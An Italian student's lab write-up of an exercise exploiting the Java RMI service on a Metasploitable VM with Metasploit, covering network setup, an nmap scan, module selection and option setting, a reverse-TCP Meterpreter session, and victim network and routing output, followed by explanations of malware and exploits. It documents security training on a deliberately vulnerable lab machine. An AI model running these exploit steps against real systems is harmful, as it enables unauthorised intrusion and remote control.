


Consegna: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

Svolgimento: per prima cosa ho modificato l'indirizzo IP di kali con il comando `sudo nano /etc/network/interfaces`:



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.11.111/24  
gateway 192.168.50.1
```

Come si vede facendo un `ifconfig`, l'indirizzo IP è stato cambiato con successo.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
inet6 fe80::a00:27ff:feeb:7ef5 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 17 bytes 2494 (2.4 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Faccio la stessa cosa con l'indirizzo IP di metasploitable, stesso procedimento: `sudo nano /etc/network/interfaces`.

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112_
netmask 255.255.255.0
network 192.168.50.255
broadcast 192.168.50.255
gateway 192.168.50.1

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^T To Spell
```

Come si vede facendo un ifconfig, l'indirizzo IP è stato cambiato con successo.

```
To access official Ubuntu documentatio
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr
          inet addr:192.168.11.112  Bc
          inet6 addr: fe80::a00:27ff:f
          UP BROADCAST RUNNING MULTICA
          RX packets:0 errors:0 droppe
```

Mettendo entrambe le macchine su rete interna, mi sono assicurata che pingassero.

```
(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
 64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.27 ms
 64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.44 ms
 64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=14.2 ms
 64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=15.7 ms
^C
— 192.168.11.112 ping statistics —
 4 packets transmitted, 4 received, 0% packet loss, time 3350ms
 rtt min/avg/max/mdev = 1.265/8.144/15.710/6.815 ms
```

Successivamente eseguo una scansione di rete sulla macchina metasploitable con il comando **nmap -sV** e l'IP della macchina target. Vediamo che la porta 1099, che ci servirà dopo per l'exploit, è aperta. Di default, Java RMI usa la porta 1099.

L'RMI è l'acronimo di **Remote Method Invocation**. È la capacità per un oggetto Java di poter essere in esecuzione su un determinato computer consentendo, contemporaneamente, l'invocazione dei suoi metodi, in maniera remota, su un altro computer raggiungibile attraverso la rete.

```
(kali@kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-26 07:16 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
```

Con il comando **msfconsole** vado ad avviare Metasploit, che è già presente su kali, e successivamente cerco l'exploit più adatto alla situazione con **search Java RMI**. Scarica una serie di moduli, 13 in tutto, e dopo averli testati scelgo di usare il numero 4.

Metasploit è un framework open-source per lo sviluppo e l'esecuzione di exploit informatici. È una delle suite più ampiamente utilizzate per testare la sicurezza delle reti e delle applicazioni. Metasploit fornisce un'ampia gamma di strumenti per testare e sfruttare vulnerabilità, automatizzare compiti di penetration testing e sviluppare exploit personalizzati. Questo framework è utilizzato principalmente dagli specialisti in sicurezza informatica, dai ricercatori di vulnerabilità e dagli hacker etici per valutare la sicurezza dei sistemi informatici. Metasploit include un vasto database di exploit, payload e moduli che possono essere utilizzati per testare la sicurezza di sistemi operativi, applicazioni web, dispositivi di rete e molto altro ancora.

Una delle caratteristiche più potenti di Metasploit è la sua capacità di automatizzare molte fasi del processo di penetration testing, consentendo agli utenti di eseguire test di sicurezza in modo rapido ed efficiente.

```
(kali@kali)-[~]
$ msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c    c00000000000x.
      :00000000000000k,    ,k0000000000000:
      '00000000kkk00000:  :000000000000000'
      o00000000 .MMMM. o00000000l .MMMM. o00000000
      d00000000 .MMMMMM. c00000c. .MMMMMM. o0000000x
      l00000000 .MMMMMMMMMM .d. .MMMMMMMMMM .o0000000l
      .00000000 .MM .MMMMMMMMMMMM .MMMM. o0000000.
      c0000000 .MM .00c. .MMMMMM 'o00 .MMMM. o000000c
      o000000 .MM .0000 .MM .0000 .MM .000000o
      l00000 .MM .0000 .MM .0000 .MM .00000l
      ;0000 .MM .0000 .MM .0000 .MM .0000;
      .d00o' .MM .000000000000 .MX' x00d.
      ,k0l .M .000000000000 .M' d0k,
      :kk; .0000000000000. ;0k;
      ;k00000000000000k;
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .
      .

+ -- ==[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search Java RMI

Matching Modules

# Name Disclosure Date Ran
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 exc
ellent Yes Atlassian Crowd Pdkinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/misc/java_jmx_server 2013-05-22 exc
ellent Yes Java JMX Server Insecure Configuration Java Code Execution
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 nor
mal No Java JMX Server Insecure Endpoint Code Execution Scanner
3 auxiliary/gather/java_rmi_registry nor
mal No Java RMI Registry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server 2011-10-15 exc
ellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 nor
mal No Java RMI Server Insecure Endpoint Code Execution Scanner
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 exc
ellent No Java RMIConnectionImpl Deserialization Privilege Escalation
7 exploit/multi/browser/java_signed_applet 1997-02-19 exc
ellent No Java Signed Applet Social Engineering Code Execution
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 exc
ellent Yes Jenkins ACL Bypass and Metaprogramming RCE
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 exc
ellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 exc
ellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 exc
ellent Yes Openfire authentication bypass with RCE plugin
12 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 exc
ellent Yes Total.js CMS 12 Widget JavaScript Code Injection
13 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 man
ual Yes VMware vCenter vScalation Priv Esc

Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc
```

Appunto con il comando **use 4** indico che voglio usare l'exploit numero 4. Non c'è un payload configurato, quindi uso quello di default che mi dà meterpreter.

Meterpreter è un payload molto potente e flessibile all'interno del framework Metasploit. È progettato per fornire un controllo completo del sistema operativo della vittima a chi lo utilizza. Meterpreter viene comunemente utilizzato come parte di un attacco di penetration testing o hacking etico, consentendo all'attaccante di eseguire una vasta gamma di azioni sul sistema compromesso.

Alcune delle funzionalità di Meterpreter includono:

- Accesso remoto al sistema: una volta che il payload Meterpreter è stato eseguito con successo sul sistema di destinazione, l'attaccante può stabilire una connessione remota al sistema compromesso.
- Controllo completo del sistema: Meterpreter fornisce un'ampia gamma di comandi che consentono all'attaccante di eseguire operazioni come la ricerca e l'eliminazione di file, l'esecuzione di comandi di sistema, il caricamento e il download di file, l'intercettazione di input da tastiera, la registrazione dello schermo e molto altro.
- Evasione delle difese: Meterpreter è progettato per essere discreto e può essere utilizzato per eludere le difese di sicurezza tradizionali, rendendo più difficile per i difensori rilevare e respingere un attacco.

Successivamente uso il comando **show options**: esso su Meterpreter viene utilizzato per visualizzare le opzioni disponibili per un modulo specifico. Quando un modulo è caricato in Meterpreter, come parte di un exploit o di un payload, può avere opzioni configurabili che devono essere impostate per personalizzare il suo comportamento.

Ecco come funziona il comando show options:

- Visualizzazione delle opzioni disponibili: quando si esegue il comando show options, Meterpreter visualizzerà un elenco delle opzioni disponibili per il modulo corrente. Queste opzioni possono includere parametri come indirizzi IP, porte, nomi di file, o altri parametri configurabili.
- Mostra i valori di default delle opzioni: il comando show options può anche visualizzare i valori di default delle opzioni, se sono stati definiti per il modulo. Questo aiuta l'utente a comprendere quali opzioni devono essere configurate e quali possono essere lasciate ai valori di default.
- Configurazione delle opzioni: dopo aver visualizzato le opzioni disponibili, l'utente può utilizzare il comando set per impostare i valori delle opzioni desiderate in base alle esigenze specifiche dell'attacco o del test di penetrazione che si sta conducendo.

Questo comando mi indica che l'RHOSTS non è attualmente configurato e quindi non è impostata la macchina target.

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

A questo punto sono io che setto l'RHOSTS con l'indirizzo IP di metasploitable, cioè la macchina target, e con un altro comando show options confermo che l'RHOSTS è stato configurato con successo.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```


A questo punto posso eseguire l'exploit e raccolgo informazioni sulle configurazioni di rete con il comando ifconfig.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/8iePDgB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:46722) at 2024-01-26 06:09:23 -0500

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef3:9ef
IPv6 Netmask : ::
```

Nell'interfaccia 2 vediamo subito che l'IPv4 Address è proprio l'indirizzo IP della macchina target, ciò conferma che l'exploit è riuscito e che abbiamo aperto con successo una sessione remota meterpreter.

Per finire l'esercizio chiede informazioni sulla tabella di routing della macchina vittima, quindi utilizzo il comando **route**. Nel contesto di meterpreter, il comando route è utilizzato per visualizzare, aggiungere o rimuovere le route di rete sul sistema compromesso. Le route di rete determinano il percorso che i pacchetti di dati seguono attraverso una rete per raggiungere la loro destinazione.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0
192.168.11.112 255.255.255.0 0.0.0.0      0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0
fe80::a00:27ff:fef3:9ef ::           ::           0

meterpreter > 
```

Infine, è bene sottolineare la **differenza fondamentale tra un malware e un exploit**.

Il termine "**malware**" è un'abbreviazione di "software dannoso" (malicious software). Si riferisce a qualsiasi tipo di software progettato con l'intento di danneggiare o compromettere un sistema informatico, rubare dati, o svolgere altre azioni dannose senza il consenso dell'utente. Il malware può assumere varie forme e può essere progettato per eseguire una vasta gamma di attività dannose, tra cui:

- Virus: programmi che si attaccano a file eseguibili e si replicano quando il file viene eseguito.
- Worm: programmi che si diffondono automaticamente attraverso le reti, sfruttando vulnerabilità di sicurezza.
- Trojan: programmi che si mascherano da software legittimo per ingannare gli utenti e ottenere l'accesso non autorizzato ai loro sistemi.
- Spyware: software che raccoglie segretamente informazioni sugli utenti e sulle loro attività online.
- Ransomware: software che blocca l'accesso ai dati dell'utente o al sistema stesso fino a quando non viene pagato un riscatto.
- Adware: software progettato per visualizzare annunci pubblicitari indesiderati.

Il malware può essere distribuito in vari modi, inclusi allegati di email, download da siti web dannosi, exploit di vulnerabilità del software e altro ancora.

Un **exploit** è una tecnica o un codice progettato per sfruttare una vulnerabilità o una debolezza nel software o nel sistema operativo al fine di ottenere un vantaggio non autorizzato. Gli exploit vengono spesso utilizzati come componente di malware, ma possono anche essere sviluppati e utilizzati da specialisti della sicurezza informatica per testare la sicurezza dei sistemi o per correggere le vulnerabilità esistenti.

Gli exploit possono mirare a varie componenti di un sistema, tra cui:

- Vulnerabilità del software: questi possono essere bug nel codice di un'applicazione o del sistema operativo che possono essere sfruttati per ottenere accesso non autorizzato o per eseguire codice dannoso.
- Debolezze del protocollo di rete: gli exploit possono mirare a protocolli di rete come TCP/IP, HTTP, FTP, etc., per sfruttare le loro debolezze e compromettere i sistemi.
- Debolezze di configurazione: questi exploit sfruttano errori nella configurazione di un sistema o di un'applicazione che possono essere utilizzati per ottenere accesso non autorizzato o per svolgere altre azioni dannose.

In sintesi, mentre il malware è un software dannoso progettato per danneggiare o compromettere un sistema, un exploit è un'azione o un codice progettato per sfruttare una vulnerabilità nel software o nel sistema al fine di ottenere un vantaggio non autorizzato. Gli exploit possono essere utilizzati come parte di un malware o come strumento per testare e correggere vulnerabilità nei sistemi.